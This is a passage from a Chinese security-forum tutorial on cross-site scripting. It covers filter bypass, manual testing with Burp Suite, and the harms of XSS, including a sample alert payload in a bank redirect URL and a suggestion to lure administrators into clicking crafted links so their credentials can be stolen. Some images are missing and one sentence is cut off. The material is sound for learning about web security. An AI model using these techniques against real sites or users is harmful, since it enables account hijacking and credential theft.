
在以后的日子中发现了那种绕过的方法是工具中没有的只要把payload加入到列表中就可以了。

手工测试

手工测试是一个复杂的过程，我们要针对页面返回的内容去构造，这个过程我们要用到神器burpsuit了，利用工具，我们来截断数据包进行对比分析吧。页面的效果是这样的



他的实际内容是这样的



我们手工就是要根据返回的内容去进行修改，如果对方闭合了`或`等符号我们要在里面进行修改，亦或是对对方对语句中的某个点进行了限制，我们要进行绕过测试，找到

危害

由于能够在生成的 Web 页面中注入代码，能想到的威胁有多么严重，就可以有多么严重的威胁。攻击者可以使用 XSS 漏洞窃取 Cookie，劫持帐户，执行 ActiveX，执行 Flash 内容，强迫您下载软件，或者是对硬盘和数据采取操作。

只要您点击了某些 URL，这一切便有可能发生。每天之中，在阅读来自留言板或新闻组的受信任的电子邮件的时候，您会多少次地单击其中的 URL？

网络钓鱼攻击通常利用 XSS 漏洞来装扮成合法站点。可以看到很多这样的情况，比如您的银行给您发来了一封电子邮件，向您告知对您的帐户进行了一些修改并诱使您点击某些超链接。如果仔细观察这些 URL，它们实际上可能利用了银行网站中存在的漏洞，它们的形式类似于 `http://mybank.com/somepage?redirect=<script>alert('XSS')</script>`，这里利用了“redirect”参数来执行攻击。

如果您足够狡猾的话，可以将管理员定为攻击目标，您可以发送一封具有如下主题的邮件：“求救！这个网站地址总是出现错误！”在管理员打开该 URL 后，便可以执行许多恶意操作，例如窃取他（或她）的凭证。

好了，现在我们已经理解了它的危害性 -- 危害用户，危害管理员，给公司带来坏的公共形象。

点击收藏 | 0 关注 | 0
[上一篇：Web安全前言](#) [下一篇：Web安全系列 -- Csrfl漏洞](#)

1. 1 条回复



[道教](#) 2018-02-10 13:55:03

这篇文章能转载到我的GitBook上面吗？

0 回复Ta

[登录](#) 后跟帖
先知社区

[现在登录](#)

热门节点

[技术文章](#)
[社区小黑板](#)
目录
[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)